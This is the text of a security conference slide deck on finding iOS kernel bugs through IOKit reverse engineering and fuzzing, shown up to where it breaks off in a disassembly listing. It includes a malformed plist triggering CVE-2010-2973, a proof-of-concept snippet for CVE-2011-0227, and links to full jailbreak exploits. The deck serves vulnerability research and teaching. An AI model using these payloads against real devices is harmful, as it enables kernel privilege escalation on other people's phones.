

Find Your Own iOS Kernel Bug

Chen Xiaobo
&
Xu Hao

Content

- * **iOS Kernel Basics**
- * Summary of Known Bugs
- * Passive Fuzz
- * Active Fuzz
- * Analyze Real Bug
- * Conclusion

iOS Kernel Basics

- * OSX is older than iOS
 - * Guess iOS kernel is developed based on OSX kernel
 - * Learn from OSX kernel
- * OSX kernel concepts
 - * Early derived from FreeBSD kernel
 - * Named as XNU
 - * Open source

XNU


- * Open Source
 - * <http://www.opensource.apple.com/source/xnu/xnu-2050.7.9/>
- * Important components
 - * Mach - Low level abstraction of kernel
 - * BSD - High level abstraction of kernel
 - * IOKit - Apple kernel extension framework

BSD

- * Implement File System, Socket and ...
- * Export POSIX API
 - * Basic interface between kernel and user space
 - * sysent[] - store kernel function address
 - * `typedef int32_t sy_call_t(struct proc *, void *, int *);`
 - * function call number - /usr/include/sys/syscall.h

IOKit

- * Framework for kernel extension
- * Subset of C++ - Object-Oriented driver programming




IOKit Objects

- * OSObject
 - * Root object of all IOKit objects
 - * Overwrite new operator to alloc memory
 - * Declare “init” method to initialize object self
- * OSMetaClass
 - * Run-time object type check
 - * According to object name
 - * OSDynamicCast

IOKit Objects

* IOService

- * Define an interface for most kernel extension
- * Basic methods - init / start / stop / attach / detach / probe
- * ioreg - list all attached IOService
- * Available in Cydia



Write IOKit

- * Service - Inherit from IOService
 - * Overwrite basic methods - init / start / stop / probe
- * Control - Inherit from IOUserClient
 - * Allow user space control
- * Modify plist file
 - * At least one IOKitPersonalities
 - * CFBundleIdentifier/IOClass/IOProviderClass/IOMatchCategory / IOUserClientClass/IOResourceMatch

Kernelcache

- * Store all kernel modules (XNU / extensions) into one cache file
- * iBoot will load the whole kernelcache and jump to entry
- * An encrypted and packed IMG3 file
 - * /System/Library/Caches/com.apple.kernelcaches/kernelcache
 - * For old devices (A4 devices)
 - * Use xpwn tool to decrypt original cache with IV + KEY
 - * A5 devices
 - * No IV + KEY available

Kernelcache

- * How to get kernelcache for A5 devices
 - * Dump from kernel memory
 - * task_for_pid(0) & vm_read to dump kernel memory
 - * Read size must less then 0x1000 for once
 - * Find all Mach-O header - test magic 0xFEEDFACE
 - * Determine the whole cache size
- * Open with IDA - fail
 - * Lack of prelink info



Kernelcache

- * Dump each kernel extension
 - * Write a kextstat for iOS
 - * Just call CFDictionaryRef OSKextCopyLoadedKextInfo(CFArrayRef, CFArrayRef) from IOKit framework

```
windknowns-iPhone:/ root# kextstat
kextstat running ...
Index Refs Address      Size      Wired      Name (Version) <Linked Against>
  2    3 0x80347000 0x28c      0x28c      com.apple.kpi.dsep (11.0.0)
  6   30 0x80348000 0x3a34     0x3a34      com.apple.kpi.private (11.0.0)
  3   115 0x8034c000 0x16dcc    0x16dcc      com.apple.kpi.iokit (11.0.0)
  4   116 0x80363000 0x7314    0x7314      com.apple.kpi.libkern (11.0.0)
  1    96 0x8036b000 0x5de4    0x5de4      com.apple.kpi.bsd (11.0.0)
102    0 0x80371000 0x6000    0x6000      com.apple.AppleFSCompression.AppleFSCompressi...
  5   102 0x80377000 0x7c0      0x7c0      com.apple.kpi.mach (11.0.0)
  7    84 0x80378000 0x1b94    0x1b94      com.apple.kpi.unsupported (11.0.0)
  71   8 0x8037a000 0x29000    0x29000     com.apple.iokit.IOUSBFamily (3.9.8)
  9    6 0x803a5000 0x13000    0x13000     com.apple.iokit.IOStorageFamily (1.7)
  10   0 0x803b8000 0x9000      0x9000      com.apple.driver.DiskImages (331.2)
  11   4 0x803c9000 0x6d000    0x6d000     com.apple.driver.FairPlayIOKit (51.33.4)
  8   64 0x80436000 0x1f000    0x1f000     com.apple.driver.AppleARMPlatform (1.0.0)
  82   0 0x80455000 0x1c000    0x1c000     com.apple.driver.AppleVXD375 (2.84.0)
```

Reverse Kernel

- * Kernelcache is combined with lots of Mach-O files
- * IDA Pro 6.2 could identify each Mach-O file
 - * Reverse the whole kernel together
 - * Open “Segmentation” view

Name	Start	End
com.apple.IOKit.IOStreamFamily:_text	803BC000	803BCF08
com.apple.iokit.IOAudio2Family:_text	803BF000	803C31CC
com.apple.AppleFSCompression.AppleFSCompressionTypeZlib:_text	803CT000	803C9F8C
com.apple.iokit.IOUSBFamily:_text	803CD000	803E58B4
com.apple.iokit.IOUSBUserClient:_text	803EF000	803EF548
com.apple.driver.AppleProfileThreadInfoAction:_text	803F1000	803F203C
com.apple.iokit.IOHIDFamily:_text	803F4000	80403F88
com.apple.driver.AppleEmbeddedAccelerometer:_text	8040B000	8040E668
com.apple.iokit.AppleARMIISAudio:_text	80411000	80412694
com.apple.driver.AppleEmbeddedAudio:_text	80414000	8041B790
com.apple.driver.AppleCS42L61Audio:_text	80421000	80422A54
com.apple.driver.AppleTetheredDevice:_text	80425000	804255C0
com.apple.iokit.IOSerialFamily:_text	80427000	8042B438

Reverse IOKit Extension

- * IOKit constructor example

```
PUSH    {R4,R7,LR}
ADD    R7, SP, #4
MOU.W  R0, #0x344
LDR    R3, =(_ZN80SObjectnwEm+1)
BLX    R3 ; OSObject::operator new(ulong)
MOU    R4, R0
CBZ    R0, loc_8045F29C
BL     sub_8045F230
```

- * First call
OSObject::new to
allocate memory

```
PUSH    {R4,R5,R7,LR}
ADD    R7, SP, #8
LDR    R5, =unk_80475154
LDR    R3, =(sub_8046D914+1)
MOU    R4, R0
MOU    R1, R5
BLX    R3 ; sub_8046D914 ; IOService::IOService()
LDR    R3, =off_8047318C
MOU    R0, R5
STR    R3, [R4] ; vtable address
LDR    R3, =(_ZNK110SMetaClass19instanceConstructedEv+1)
BLX    R3 ; OSMetaClass::instanceConstructed(void) ; OSMe
```

- * Then init IOService
- * At last init
OSMetaClass

Debug iOS Kernel

- * KDP code is included in kernel
- * KDP via UART
 - * SerialKDPPProxy to perform proxy between serial and UDP
- * Need serial communicate between USB and Dock connector
 - * Make a cable by your own
- * Using redsn0w to set boot-args
 - * -a “-v debug=0x09”

Debug iOS Kernel

- * A5 CPU Devices
 - * No limera1n vulnerability - no way to set boot-arg
 - * Need a kernel exploit to cheat kernel with boot-arg & debug enable
 - * See “iOS5 An Exploitation Nightmare” from Stefan Esser for details

Content

- * iOS Kernel Basics
- * **Summary of Known Bugs**
- * Passive Fuzz
- * Active Fuzz
- * Analyze Real Bug
- * Conclusion

Summary of Known Bugs

- * iOS kernel attack surface
 - * Socket/Syscalls
 - * ioctl
 - * FileSystem drivers
 - * HFS
 - * iOKit
 - * Device drivers (USB/Baseband etc)


CVE-2010-2973

- * CVE-2010-2973 - IOSurfaceRoot integer overflow
 - * Used in the jailbreakme 2 as PE exploit
 - * Can be triggered by mobile user apps (MobileSafari)
 - * Malformed IOSurfaceAllocSize/IOSurfaceBytesPerRow / IOSurfaceHeight/IOSurfaceWidth values in the plist
 - * Create a Surface object using above plist and return a userland ptr
 - * Calling memcpy to overflow the important kernel structure to disable the security protection

CVE-2010-2973

- * CVE-2010-2973 - IOSurfaceRoot integer overflow

- * The plist



```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PL
D<plist version="1.0">
  <dict>
    <key>IOSurfaceAllocSize</key>
    <integer>125952</integer>
    <key>IOSurfaceBufferTileMode</key>
    <false/>
    <key>IOSurfaceBytesPerElement</key>
    <integer>4</integer>
    <key>IOSurfaceBytesPerRow</key>
    <integer>2919607936</integer>
    <key>IOSurfaceHeight</key>
    <integer>3224546744</integer>
    <key>IOSurfaceIsGlobal</key>
    <true/>
    <key>IOSurfaceMemoryRegion</key>
    <string>PurpleGfxMem</string>
    <key>IOSurfacePixelFormat</key>
    <integer>1095911234</integer>
    <key>IOSurfaceWidth</key>
    <integer>3951127456</integer>
  </dict>
</plist>
```

- * Exploit: <https://github.com/comex/star/blob/master/goo/zero.py>

CVE-2011-0227

- * CVE-2011-0227 - IOMobileFrameBuffer Type Conversion Issue
 - * RootCause happens in the IOMobileFrameBuffer are not properly to check the object when doing conversion
 - * Suppose to call OSDynamicCast() while doing type casting/conversion
 - * The user able to control the vtable function pointer to get code execution

CVE-2011-0227

- * CVE-2011-0227 - IOMobileFrameBuffer Type Conversion Issue

- * PoC:

```
73
74     args[0] = getpid();
75     args[1] = 0xffffffff;
76
77     bzero(buf, sizeof(buf));
78
79     *(unsigned int *)&buf[0] = 0xffffffff;
80     *(unsigned int *)&buf[4] = 0xffffffff;
81     *(unsigned int *)&buf[8] = 0x55667788;
82
83
84     *(unsigned int *)&buf[0x58] = 0x11223344;
85     *(unsigned int *)&buf[0xb8] = 6;
86
87     IOConnectCallScalarMethod(connection, 21, args, 2, 0, 0);
88     IOConnectCallStructMethod(connection, 5, buf, sizeof(buf), 0 , 0);
89
```

- * Fully exploit: [https://github.com/comex/star /blob/master/catalog/catalog.py](https://github.com/comex/star/blob/master/catalog/catalog.py)

Summary of Known Bugs

- * Conclusion
 - * They are both PE vulns because it is happens in the IOKit drivers framework
 - * Closed source and less people pay attention
 - * Good target for bug hunting!

Content

- * iOS Kernel Basics
- * Summary of Known Bugs
- * **Passive Fuzz**
- * Active Fuzz
- * Analyze Real Bug
- * Conclusion

Passive Fuzz

- * Passive Fuzz
 - * First idea coming out is fuzzing
 - * Less work with good results
 - * Write a IOKit client to understand how the IOKit works
 - * Fuzzing parameters for IOConnectCallStructMethod / IOConnectCallScalarMethod
 - * In the low-level both above APIs are calling to the IOConnectCallMethod

Passive Fuzz

- * Why we need passive fuzzing?
- * They key point is pay less works because we are lazy to audit code :P
- * Just like hook DeviceIoControl on the win32 to hunting kernel bugs
- * We are going to hook IOConnectCallMethod to do the passive fuzzing

Passive Fuzz

- * The Preparation
 - * Finding a good hook framework for iOS
 - * MobileSubstrate
 - * <http://iphonedevwiki.net/index.php/MobileSubstrate>
 - * MSHookFunction/MSHookMessage for C/Object Method hook
 - * Not much documents but enough to make it work

Passive Fuzz

- * TheOS/Tweak
- * Base the mobilesubstrate but more user-friendly

```
%hook ClassName

// Hooking a class method
+ (id)sharedInstance {
    return %orig;
}

// Hooking an instance method with an argument.
- (void)messageName:(int)argument {
    %log; // Write a message about this call, including its class, name,
          // and arguments.

    %orig; // Call through to the original function with its original arguments.
    %orig(nil); // Call through to the original function with a custom argument.

    // If you use %orig(), you MUST supply all arguments (except for self)
}
```

- * <https://github.com/DHowett/theos>

Passive Fuzz

- * You can also use interpose (dyld function)
 - * Redirect the functions in the import table
 - * No libmobilesubstrate required.
- * Inject your dylib via DYLD_INSERT_LIBRARIES to make your fuzzer running!

Passive Fuzz

- * Tips
 - * Struct object could be Data/Plist(XML), So pay some work here.
 - * Scalar object are integer values only, random enough to find some interesting stuffs.
- * Results:
 - * NULL pointer deference/Kernel Use-after-free/handled panic exception

Content

- * iOS Kernel Basics
- * Summary of Known Bugs
- * Passive Fuzz
- * **Active Fuzz**
- * Analyze Real Bug
- * Conclusion

Active Fuzz

- * Weakness of passive fuzz
 - * Only cover small amount of IOKit interfaces
 - * Needs interaction - keep using your iPhone
 - * Not so efficient - waste time
- * Advantage of active fuzz
 - * Cover most of IOKit interfaces
 - * Automatically and efficient

Rough Idea

- * Find all IOKit drivers with IOUserClient
- * Identify all external methods of the driver
- * Test all those methods

External Methods

- * External methods are used by IOKit to provide function to user-space application
- * Application call IOConnectCallMethod to control driver

```
kern_return_t
IOConnectCallMethod(
    mach_port_t      connection,          // In
    uint32_t         selector,           // In
    const uint64_t   *input,              // In
    uint32_t         inputCnt,           // In
    const void       *inputStruct,        // In
    size_t           inputStructCnt,     // In
    uint64_t         *output,             // Out
    uint32_t         *outputCnt,          // In/Out
    void             *outputStruct,       // Out
    size_t           *outputStructCntP) // In/Out
```

- * selector - which method should be called
- * input / output - Array of uint64_t or struct data

Kernel Dispatch

- * IOConnectCallMethod -> IOUserClient:: externalMethod

```
IOUserClient::externalMethod( uint32_t selector, IOExternalMethodArguments * args,
                             IOExternalMethodDispatch * dispatch, OSObject * target, void * reference )
```

```
struct IOExternalMethodDispatch
{
    IOExternalMethodAction function;
    uint32_t checkScalarInputCount;
    uint32_t checkStructureInputSize;
    uint32_t checkScalarOutputCount;
    uint32_t checkStructureOutputSize;
};
```

- * if dispatch != NULL

- * Check input and output size & call dispatch->function

- * else call getTargetAndMethodForIndex

```
IOExternalMethod * method;
if( !(method = getTargetAndMethodForIndex(object, selector)) )
    return (kIOReturnUnsupported);
```

```
struct IOExternalMethod {
    IOService * object;
    IOMethod func;
    IOOptionBits flags;
    IOByteCount count0;
    IOByteCount count1;
};
```

- * Check type and size & call method->func

IOKit Implement

- * Overwrite externalMethod
- * Example

```
IOReturn IOHIDEEventServiceUserClient::externalMethod(
    uint32_t selector,
    IOExternalMethodArguments * arguments,
    IOExternalMethodDispatch * dispatch,
    OSObject * target,
    void * reference)

{
    if (selector < (uint32_t) kIOHIDEEventServiceUserClientNumCommands)
    {
        dispatch = (IOExternalMethodDispatch *) &sMethods[selector];

        if (!target)
            target = this;
    }

    return super::externalMethod(selector, arguments, dispatch, target, reference);
}
```

IOKit Implement

```
//=====
// IOHIDEEventServiceUserClient::sMethods
//=====

const IOExternalMethodDispatch IOHIDEEventServiceUserClient::sMethods[kIOHIDEEventServiceUserClientNumCommands] = {
    { //    kIOHIDEEventServiceUserClientOpen
        (IOExternalMethodAction) &IOHIDEEventServiceUserClient::_open,
        1, 0,
        0, 0
    },
    { //    kIOHIDEEventServiceUserClientClose
        (IOExternalMethodAction) &IOHIDEEventServiceUserClient::_close,
        1, 0,
        0, 0
    },
    { //    kIOHIDEEventServiceUserClientCopyEvent
        (IOExternalMethodAction) &IOHIDEEventServiceUserClient::_copyEvent,
        2, -1,
        0, -1
    },
    { //    kIOHIDEEventServiceUserClientSetElementValue
        (IOExternalMethodAction) &IOHIDEEventServiceUserClient::_setElementValue,
        3, 0,
        0, 0
    },
};
```

IOKit Implement

- * Overwrite getTargetAndMethodForIndex
- * Example

```
IOExternalMethod * IOHIDEEventSystemUserClient::getTargetAndMethodForIndex(
    IOService ** targetP, UInt32 index )
{
    static const IOExternalMethod methodTemplate[] = {
/* 0 */ { NULL, (IOMethod) &IOHIDEEventSystemUserClient::createEventQueue,
          kIOUCScalarIScalar0, 2, 1 },
/* 1 */ { NULL, (IOMethod) &IOHIDEEventSystemUserClient::destroyEventQueue,
          kIOUCScalarIScalar0, 2, 0 },
/* 2 */ { NULL, (IOMethod) &IOHIDEEventSystemUserClient::tickle,
          kIOUCScalarIScalar0, 1, 0 }
};

    if( index > (sizeof(methodTemplate) / sizeof(methodTemplate[0])))
        return( NULL );

    *targetP = this;
    return( (IOExternalMethod *) (methodTemplate + index) );
}
```

Key Point

- * Know what to fuzz
 - * Get IOExternalMethodDispatch sMethods[]
 - * Get IOExternalMethod methodTemplate[]

How

- * For the IOKit drivers without source code
 - * Reverse the KernelCache with symbol problem resolved
 - * IOKit structure you should know
 - * IOExternalMethodDispatch & IOExternalMethod
 - * Filter the IOKit keywords in the IDA name window
 - * sMethods etc.
 - * Will list all the IOKit drivers interface

sMethods

- * We have the interface names & address

Name	Address
A AppleBCMWLanUserClient::sMethods	80E40720
D AppleBasebandUserClient::externalMethod(uint,IOExternalMethodArguments *,IOExternalMethodDispatch *,OSObject *,void *)::sMethods	80F51000
D AppleCDCSerialDeviceUserClient::externalMethod(uint,IOExternalMethodArguments *,IOExternalMethodDispatch *,OSObject *,void *)::sMethods	80F76020
D AppleEmbeddedGPSCControlUserClient::externalMethod(uint,IOExternalMethodArguments *,IOExternalMethodDispatch *,OSObject ...)::sMethods	80AAB000
D AppleH3CamInUserClient::sMethods	8107AFA0
D AppleHDQGasGaugeControlUserClient::externalMethod(uint,IOExternalMethodArguments *,IOExternalMethodDispatch *,OSObject ...)::sMethods	81040000
D AppleM2ScalerCSCDriverUserClient::getTargetAndMethodForIndex(IOService **,ulong)::sMethods	807DD1F0
D AppleMultitouchSPIUserClient::sMethods	806204E0
A ApplePerformanceCounterManagerUserClient::sMethods	80C4C490
D AppleRawAddressSpaceUserClient::sMethods	80C48850
D AppleSerialMultiplexerUserClient::externalMethod(uint,IOExternalMethodArguments *,IOExternalMethodDispatch *,OSObject *,void ...)::sMethods	80CE30D0
D AppleUSBHSHubUserClient::sMethods	80A2F1D0
A AppleVXD375UserClient::sMethods	810EB700
D CHUDDetectionUserClient::sMethods	811B06D0
D CHUDKDebugUserClient::sMethods	811B0000
D CHUDMemUtilsUserClient::sMethods	809F7000
D CHUDMiscUtilsUserClient::sMethods	809F7200
D CHUDRegUtilsUserClient::sMethods	809F70F0
D CHUDTraceUserClient::sMethods	811B0110
D IOAccelGLContext::start(IOService *)::tokenProcessMethods	8112FC60
D IOAccessoryManagerUserClient::externalMethod(uint,IOExternalMethodArguments *,IOExternalMethodDispatch *,OSObject *,void ...)::sMethods	80973040
D IOAccessoryPortUserClient::externalMethod(uint,IOExternalMethodArguments *,IOExternalMethodDispatch *,OSObject *,void *)::sMethods	80973000
D IOHIDEventServiceUserClient::sMethods	80538F10
A IOHIDLibUserClient::sMethods	805366D0
D IOPKEAcceleratorUserClient::getTargetAndMethodForIndex(IOService **,ulong)::sMethods	804F8650
D IOPRNGAcceleratorUserClient::getTargetAndMethodForIndex(IOService **,ulong)::sMethods	804F7E40
D IOSHA1AcceleratorUserClient::getTargetAndMethodForIndex(IOService **,ulong)::sMethods	804F75D0
D IOUSBControllerUserClient::sMethods	805952D0
D IOUSBDeviceInterfaceUserClient::sMethods	808EE6E0
D IOUSBDeviceUserClientV2::sMethods	80597900
D IOUSBInterfaceUserClientV2::sMethods	80597150
D com_apple_iokit_KLogClient::sMethods	809698A0
D sMethods	80F961F0

sMethods

- * But there are just bytes in the method dispatch table

```
com.apple.driver.H2H264VideoEncoder:_const:80F961F0 ; Segment type: Pure data
com.apple.driver.H2H264VideoEncoder:_const:80F961F0
com.apple.driver.H2H264VideoEncoder:_const:80F961F0
com.apple.driver.H2H264VideoEncoder:_const:80F961F0 sMethods
com.apple.driver.H2H264VideoEncoder:_const:80F961F0
com.apple.driver.H2H264VideoEncoder:_const:80F961F1
com.apple.driver.H2H264VideoEncoder:_const:80F961F2
com.apple.driver.H2H264VideoEncoder:_const:80F961F3
com.apple.driver.H2H264VideoEncoder:_const:80F961F4
com.apple.driver.H2H264VideoEncoder:_const:80F961F5
com.apple.driver.H2H264VideoEncoder:_const:80F961F6
com.apple.driver.H2H264VideoEncoder:_const:80F961F7
com.apple.driver.H2H264VideoEncoder:_const:80F961F8
com.apple.driver.H2H264VideoEncoder:_const:80F961F9
com.apple.driver.H2H264VideoEncoder:_const:80F961FA
com.apple.driver.H2H264VideoEncoder:_const:80F961FB
com.apple.driver.H2H264VideoEncoder:_const:80F961FC
com.apple.driver.H2H264VideoEncoder:_const:80F961FD
com.apple.driver.H2H264VideoEncoder:_const:80F961FE
com.apple.driver.H2H264VideoEncoder:_const:80F961FF
com.apple.driver.H2H264VideoEncoder:_const:80F96200

        AREA com.apple.driver.H2H264VideoEncoder:_const, DATA, ALIGN=4
        ; ORG 0x80F961F0
        DCB    0
        DCB    0xA1 ;
        DCB    0xF4 ;
        DCB    0xF7 ;
        DCB    0x80 ; ■
        DCB    0
        DCB    0
        DCB    0
        DCB    0
        DCB    3
        DCB    0
        DCB    0
        DCB    0
        DCB    4
```

- * IDA pro currently not handle it properly

sMethods

- * After some manually work (Mark to the DCD)
- * We can see some function pointers, but still ugly

```
_CONST:80F961F0 ; ---  
const:80F961F0  
const:80F961F0 ; Segment type: Pure data  
const:80F961F0 AREA con.apple.driver.H2H264VideoEncoder:_const, DATA, ALIGN=4  
const:80F961F0 ; ORG 0x80F961F0  
const:80F961F0 sMethods DCD 0 ; DATA XREF: H3H264VideoEncoderDriverUserClient::getTargetAndMethod()  
const:80F961F0 ; con.apple.driver.H2H264VideoEncoder:_text:off_80F7F49C↑  
const:80F961F4 DCD 0x80F7F4A1  
const:80F961F8 DCD 0  
const:80F961FC DCD 3  
const:80F96200 DCD 4  
const:80F96204 DCD 0x10  
const:80F96208 DCD 0  
const:80F9620C DCD 0x388  
const:80F96210 DCD 1  
const:80F96214 DCD 0  
const:80F96218 DCD 0  
const:80F9621C DCD 0  
const:80F96220 DCD 0  
const:80F96224 DCD 0x80F7F580  
const:80F96228 DCB 0  
const:80F96229 DCB 0  
const:80F9622A DCB 0  
const:80F9622B DCB 0  
const:80F9622C DCB 3  
const:80F9622D DCB 0  
const:80F9622E DCB 0  
const:80F9622F DCB 0  
const:80F96230 DCB 0x10  
const:80F96231 DCB 0 ; ----- S U B R O U T I N E -----  
; Attributes: bp-based frame  
; ----- S U B R O U T I N E -----  
EXPORT H3H264VideoEncoderDriverUserClient::my_open(H264VideoEncoderOpenUserKernelIn:  
H3H264VideoEncoderDriverUserClient::my_open(H264VideoEncoderOpenUserKernelIn:  
PUSH {R4-R7,LR}  
ADD R7, SP, #0xC  
LDR.W R1, [R0,#0x80]  
MOV R4, R2  
CBZ R1, loc_80F7F4E4  
LDR R1, -(IOService::isInactive(void)+1)  
MOV R5, R0  
BLX R1 ; IOService::isInactive(void)  
CBNZ R0, loc_80F7F4E4  
LDR.W R0, [R5,#0x80]  
MOVS R6, #0  
LDR R1, [R0]  
LDR.W R2, [R1,#0x338]  
MOV R1, R5
```

Work Todo

- * Need some IDA Python works here
- * Add IOKit struct information in the idb file
 - * (IOExternalMethodDispatch & IOExternalMethod)
- * Find the dispatch table range and mark it to the correct struct.

Result

- * Looks better now
- * We have dispatch function, flag, input/output count.

```
:80F961F0 ; Segment type: Pure data
:80F961F0     AREA com.apple.driver.H2H264VideoEncoder:_const, DATA, ALIGN=4
:80F961F0     ; ORG 0x80F961F0
:80F961F0 sMethods    IOExternalMethod <0, \  ; DATA XREF: H3H264VideoEncoderDriverUserClient::getTargetAndMethodForIndex(IOService
:80F961F0           ; con.apple.driver.H2H264VideoEncoder:_text:off_80F7F49C to
:80F961F0           H3H264VideoEncoderDriverUserClient::my_open(H264VideoEncoderOpenUserKernelInInfo *,H264Vi
:80F961F0           0, 3, 4, 0x10>
:80F96208     IOExternalMethod <0, 0x388, 1, 0, 0, 0>
:80F96220     IOExternalMethod <0, \
:80F96220           H3H264VideoEncoderDriverUserClient::SetCallback(H264VideoEncoderCallbacksUserKernelInInfo
